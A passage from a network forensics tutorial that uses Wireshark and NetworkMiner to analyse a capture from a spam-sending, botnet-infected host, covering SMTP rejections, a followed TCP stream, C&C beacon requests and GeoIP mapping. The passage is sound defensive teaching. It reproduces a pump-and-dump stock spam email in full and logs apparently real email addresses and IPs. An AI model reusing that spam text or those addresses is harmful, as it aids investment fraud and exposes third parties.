
```
"smtp contains spam"
```



```
    Time        Source          Destination    ▲ Protocol  Length  Info
627 81.6564170 65.55.92.168     192.168.78.132 SMTP      298 S: 220 SNTO-MC3-F26.Snt0.hotmail.com Sending unsolicited comm
685 81.7032090 65.55.37.88      192.168.78.132 SMTP      298 [TCP Retransmission] S: 220 COLO-MC2-F30.Col0.hotmail.com Sen
758 81.7628760 65.55.92.168     192.168.78.132 SMTP      298 [TCP Retransmission] S: 220 SNTO-MC3-[illegible] Sen
881 81.8377670 65.55.37.88      192.168.78.132 SMTP      298 S: 220 COLO-MC2-F20.Col0.hotmail.com Sending unsolicited comm
961 81.9239230 64.136.44.37     192.168.78.132 SMTP      143 S: 550 IP [redacted] in zen.spamhaus.org : Access Denied,
999 81.9378390 65.55.37.88      192.168.78.132 SMTP      298 [TCP Retransmission] S: 220 [illegible]
251 82.1535250 64.136.44.37     192.168.78.132 SMTP      143 S: 550 IP [redacted] in zen.spamhaus.org : Access Denied,
022 84.4169570 67.210.98.220    192.168.78.132 SMTP      240 S: 550 "JunkMail rejected - [illegible] [redacted] [illegible]
109 84.7734010 206.188.198.64   192.168.78.132 SMTP      280 S: 554 5.7.1 The message from (<freddy.dardenne@stroudenginee
482 88.9141370 65.54.188.72     192.168.78.132 SMTP      298 S: 220 BAY0-MC1-F33.Bay0.hotmail.com Sending unsolicited comm
486 89.0143690 65.54.188.72     192.168.78.132 SMTP      298 [TCP Retransmission] S: 220 BAY0-MC1-F33.Bay0.hotmail.com Sen
492 89.0224040 65.55.92.136     192.168.78.132 SMTP      297 S: 220 SNTO-MC1-F8.Snt0.hotmail.com Sending unsolicited comme
661 90.8986480 65.54.188.126    192.168.78.132 SMTP      298 S: 220 BAY0-MC4-F36.Bay0.hotmail.com Sending unsolicited comm
676 90.9951450 65.54.188.126    192.168.78.132 SMTP      298 S: 220 BAY0-MC4-F14.Bay0.hotmail.com Sending unsolicited comm
812 91.9286890 64.136.52.37     192.168.78.132 SMTP      143 S: 550 IP [redacted] in zen.spamhaus.org : Access Denied,
935 93.0651000 206.188.198.64   192.168.78.132 SMTP      268 S: 554 5.7.1 The message from [illegible] with
```

**Figure 20.** *SMTP connections denied*

If we see the payload of some connections, we can see that Mircrosoft is rejecting these emails because they have the knowledge that these mails are Spam. See Figure 21 below.




```
computer network is prohibited. Other restrictions are found at http://privacy.microsoft.com/en-us/anti-spam.mspx.

rosoft's computer network is prohibited. Other restrictions are found at http://privacy.microsoft.com/en-us/anti-spa
```

**Figure 21.** *Payload with details of connections refused*

We saw next Snort Event "ET SMTP Abuseat.org Block Message (Not Suspicious Traffic)" This event means some SMTP servers have rejected the email because the sender IP is blacklisted. Also, the payload contains a link that redirects us to *http://cbl.abuseat.org* and it will give us more information about the problem. We can use a similar filter in order to search these events in the capture data file on Wireshark with the command below:

```
"smtp contains Abuseat"
```



```
No.     Time       Source       Destination     Protocol  Length  Info
   9138 84.9599670 66.80.60.20  192.168.78.132  SMTP      236 S: 591 mpatel@megapathdsl.net your host [[redacted]

, 236 bytes captured (1888 bits) on interface 0
56:ed:59:1e), Dst: Vmware_e0:71:cb (00:0c:29:e0:71:cb)
0.20 (66.80.60.20), Dst: 192.168.78.132 (192.168.78.132)
smtp (25), Dst Port: facilityview (1561), Seq: 223, Ack: 142, Len: 182

ur host [[redacted]128] is blacklisted by cbl.abuseat.org. Blocked - see http://cbl.abuseat.org/lookup.cgi?ip
```


**Figure 22.** *Connection details from abuseat.org*

We are going to continue looking for more SMPT packets to get more information… But it seems clear that the goal of the attack is to send Spam and it was successful.

Now, we want to know the body of the Spam which has been sent.

One of the best options of Wireshark is the "Follow TCP" option. It is very helpful to see the payload with TCP stream in the way that the application layer sees it. With this option we can see the body of the Spam that our network user is delivering.


You can use this option by right clicking on a line selecting “Follow TCP Stream”. See Figure 23.



```
SMTP        89 [TCP Retransmission] S: 250
SMTP       163 S: 220 mta14.srv.hcvlny.cv.
SMTP        93 C: MAIL FROM:<jenkins@mail1
SMTP       214 S: 554 imta23.westchester.p
SMTP       121 S: 220 mta1012.rog.mail.bf1
SMTP        95 [TCP Retransmission] S: 250
SMTP        94 S: 250 2.1.0 OK j1si710724
SMTP       117 [TCP Retransmission] S: 220
SMTP       117 [TCP Retransmission] S: 220
SMTP       298 S: 220 SNT0-MC3-F10.Snt0.ho
SMTP       117 [TCP Retransmission] S: 220
ytes captured (712 bits) on interface 0
d:59:1e), Dst: Vmware_e0:71:cb (00:0c:29:
26 (173.194.67.26), Dst: 192.168.78.132 (
 (25), Dst Port: peport (1449), Seq: 52,

umber)
ence number)]
number)
```


**Figure 23.** *Follow TCP Stream option*

And then, we can see the body of the Spam. Have an eye to Figure 21 and Figure 22.



```
DATA
354  Go ahead j1si7107240w1v.66 - gsmtp
Received: from unknown (HELO w7rr61) ([[redacted]193])
.by 128.red-[redacted].customer.static.ccgg.[redacted] with ESMTP; Thu, 18 Apr
2013 10:38:23 +0100
Message-ID: <002701ce3c0f$a4c80130$9a46a2c1@hanz0785663ba1w7rr61>
From: "Lucy Yates" <jenkins@mail1.stofanet.dk>
To: <jmlee325@gmail.com>
Subject: New Sub Penny Alert Coming Soon
Date: Thu, 18 Apr 2013 10:30:12 +0100
MIME-Version: 1.0
Content-Type: text/plain;
.format=flowed;
.charset="iso-8859-2";
.reply-type=original
Content-Transfer-Encoding: 7bit
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.2800.1106
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2800.1106

Welcome announcement for P_W_E I watchers. Buy thousands of P_W_E I
stock offered at the morning, since it's still bargained. Then see the
pps spike to 55 cents - or maybe hit a 1! Prepare to make a fortune on
P_W_E I starting Thursday, Apr 18.

.
250 2.0.0 OK 1366274113 j1si7107240wiv.66 - gsmtp
QUIT
221 2.0.0 closing connection j1si7107240wiv.66 - gsmtp
```

**Figure 24.** *TCP Stream details*



```
Welcome announcement for P_W_E I watchers. Buy thousands of P_W_E I
stock offered at the morning, since it's still bargained. Then see the
pps spike to 55 cents - or maybe hit a 1! Prepare to make a fortune on
P_W_E I starting Thursday, Apr 18.
```

**Figure 25.** *Body of the mail delivered*


As you can see, this option is really interesting.

Also, we have a suspicion that our computer is included as node in a Botnet.

Remember we saw the event below in the IDS alerts:

```
ET CURRENT_EVENTS Suspicious double HTTP Header possible botnet CnC (A Network Trojan was Detected)
```

```
At the bottom of the traffic capture we can see a lot of requests like that: "GET /PXFAHN"
```




Filter: http

```
No.   Time       Source         Destination    Protocol Length Info
 9251 85.9663640 192.168.78.132 90.156.201.11  HTTP     227 GET /PXFAHN HTTP/1.1
 9254 85.9671490 192.168.78.132 90.156.201.11  HTTP     227 GET /PXFAHN HTTP/1.1
 9282 86.0427940 192.168.78.132 50.62.238.103  HTTP     227 GET /PXFAHN HTTP/1.1
 9283 86.0429770 192.168.78.132 50.62.238.103  HTTP     227 GET /PXFAHN HTTP/1.1
 9284 86.0430970 192.168.78.132 50.62.238.103  HTTP     227 GET /PXFAHN HTTP/1.1
 9285 86.0432050 192.168.78.132 50.62.238.103  HTTP     227 GET /PXFAHN HTTP/1.1
 9287 86.0433130 192.168.78.132 50.62.238.103  HTTP     227 GET /PXFAHN HTTP/1.1
 9347 86.9727120 192.168.78.132 186.2.166.59   HTTP     227 GET /PXFAHN HTTP/1.1
 9349 86.9730470 192.168.78.132 186.2.166.59   HTTP     227 GET /PXFAHN HTTP/1.1
 9351 86.9733140 192.168.78.132 186.2.166.59   HTTP     227 GET /PXFAHN HTTP/1.1
 9354 86.9736370 192.168.78.132 186.2.166.59   HTTP     227 GET /PXFAHN HTTP/1.1
 9784 91.7206790 192.168.78.132 50.62.238.103  HTTP     227 GET /PXFAHN HTTP/1.1
 9786 91.7225880 192.168.78.132 50.62.238.103  HTTP     227 GET /PXFAHN HTTP/1.1
 9788 91.7244730 192.168.78.132 50.62.238.103  HTTP     227 GET /PXFAHN HTTP/1.1
 9790 91.7257210 192.168.78.132 50.62.238.103  HTTP     227 GET /PXFAHN HTTP/1.1
10097 97.4015220 192.168.78.132 50.62.238.103  HTTP     227 GET /PXFAHN HTTP/1.1
10098 97.4016850 192.168.78.132 50.62.238.103  HTTP     227 GET /PXFAHN HTTP/1.1
10099 97.4018040 192.168.78.132 50.62.238.103  HTTP     227 GET /PXFAHN HTTP/1.1
10100 97.4019140 192.168.78.132 50.62.238.103  HTTP     227 GET /PXFAHN HTTP/1.1
```

**Figure 26.** *Connections suspicious to some possible C&C servers*

It seems the host infected currently is a "Zombie" in a Botnet. The computer is connecting to several web servers using the IP addresses instead of the domain name and always to the same URL path (*PXFHN*). In the traffic capture we can't detect anything about the payload of the Command and Control connections… The nodes of the Command and Control servers could be down.



```
GET /PXFAHN HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; es-ES; rv:1.9.2.17) Gecko/20110420
Firefox/3.6.17
Accept: */*
Accept-Encoding: gzip, deflate

GET /PXFAHN HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; es-ES; rv:1.9.2.17) Gecko/20110420
Firefox/3.6.17
Accept: */*
Accept-Encoding: gzip, deflate

GET /PXFAHN HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; es-ES; rv:1.9.2.17) Gecko/20110420
Firefox/3.6.17
Accept: */*
Accept-Encoding: gzip, deflate

GET /PXFAHN HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; es-ES; rv:1.9.2.17) Gecko/20110420
Firefox/3.6.17
Accept: */*
Accept-Encoding: gzip, deflate
```

Entire conversation (692 bytes)


**Figure 27.** *Follow TCP stream details about possible C&C server connection*

## HOW TO CREATE A MAP REPORTS WITH WIRESHARK

Sometimes, it's really interesting to know how to create a report drawing the connections in an incident handling on a map. Wireshark offers us this option.

Now, I'm going to show you how to configure this option.

- First of all you need to download the GeoIP databases: GeoLite City, Country, and ASNum from the lik below: *http://geolite.maxmind.com/download/geoip/database/* (free download)
- You need to put all of the databases in the same directory. You must tell Wireshark where the databases are. You need to go to Edit -> Preferences -> Name Resolution and select GeoIP database directories. See Figure 28 below.




GeoIP Database Paths - Profile: Default

path
C:\Users\sclemens\Downloads

**Figure 28.** *GeoIP Databae Paths*

- Restart Wireshark.
- Load the pcap file again and select Statistics –> Endpoint and click on Map. In this example, I want to show you where the spam has been sent printing the connections on a map. You notice in the picture below that I've created a SMTP filter and I have selected "Limit to display filter."



Filter: smtp

Endpoints: captura.pcap

IPv4 Endpoints - Filter: smtp

| Address | Packets | Bytes | Tx Packets | Tx Bytes | Rx Packets | Rx Bytes | Country | AS Number | City |
|---|---|---|---|---|---|---|---|---|---|
| 65.55.37.88 | 54 | 9 477 | 36 | 5 271 | 18 | 4 206 | United States | AS8075 Microsoft Corp | Redr |
| 192.168.78.132 | 1 880 | 278 412 | 616 | 128 743 | 1 264 | 149 669 | - | - | - |
| 173.194.67.26 | 106 | 15 332 | 70 | 6 903 | 36 | 8 429 | United States | AS15169 Google Inc. | Mour |
| 68.87.26.147 | 20 | 4 280 | 20 | 4 280 | 0 | 0 | United States | AS7922 Comcast Cable Communications, Inc. | - |
| 98.136.216.25 | 47 | 6 786 | 30 | 2 640 | 17 | 4 146 | United States | AS36647 Yahoo | Sunr |
| 66.196.118.33 | 49 | 6 876 | 32 | 2 772 | 17 | 4 104 | United States | AS26101 Yahoo! | Sunr |
| 198.203.174.9 | 1 | 82 | 1 | 82 | 0 | 0 | United States | AS10879 Unitedhealthcare | Plym |
| 167.206.4.79 | 8 | 966 | 5 | 673 | 3 | 293 | United States | AS6128 Cablevision Systems Corp. | Hicks |
| 98.139.214.154 | 16 | 2 301 | 10 | 891 | 6 | 1 410 | United States | AS26101 Yahoo! | Sunr |
| 65.55.92.168 | 51 | 8 704 | 33 | 4 504 | 18 | 4 200 | United States | AS8075 Microsoft Corp | Redr |
| 65.54.188.126 | 43 | 6 944 | 28 | 3 843 | 15 | 3 101 | United States | AS8075 Microsoft Corp | Redr |
| 64.236.64.226 | 10 | 1 210 | 7 | 911 | 3 | 299 | United States | AS1668 AOL Transit Data Network | - |
| 171.159.137.178 | 9 | 1 129 | 6 | 829 | 3 | 300 | United States | AS10794 Bank of America | Conc |
| 209.86.93.229 | 69 | 10 110 | 45 | 6 124 | 24 | 3 986 | United States | AS19029 New Edge Networks | - |
| 209.181.247.105 | 16 | 2 103 | 10 | 678 | 6 | 1 425 | United States | AS209 NOVARTIS-DMZ-US | Elk R |

□ Name resolution ☑ Limit to display filter

Identification: 0xf657 (63063)

**Figure 29.** *Details to create map*

- Then click on the map button. Now, we can see on the map the connections with the SMTP servers by the Trojan when it was sending SPAM. See Figure 30.





**Figure 30.** *Map with the SMTP connections to send SPAM*

## INSPECT THE PCAP FILE WITH NETWORKMINER

NetworkMiner is a Network Forensic Analysis Tool for Windows. It could be run on Linux, MAC OS X or FREEBSD but the mono's help is necessary. (*http://www.mono-project.com/Main_Page*) It has fewer options than Wireshark but its GUI is really user-friendly.

I am going to load the pcap file in this software and I am going to show you some things that could help us.

In the "host" tab we can see all hosts that have been involved in the incident as you can see in Figure 31.




Sort Hosts On: IP Address (ascending)

```
4.2.2.1
5.105.75.42 [5.105.75.42] (Windows)
8.8.4.4
8.8.8.8
12.102.252.75 [aln-mailrelay.att.net]
24.217.29.16 [mail.chartercom.com]
32.97.110.158 [e37.co.us.ibm.com]
38.102.228.22 [litemail22.bigfoot.net]
38.113.116.194 [p.nsm.ctmail.com]
46.119.212.23 (Windows)
50.62.238.103 (Windows)
63.236.74.20 [mailpro.ureach.com]
64.8.71.15 [mx1.fuse.net] (Windows)
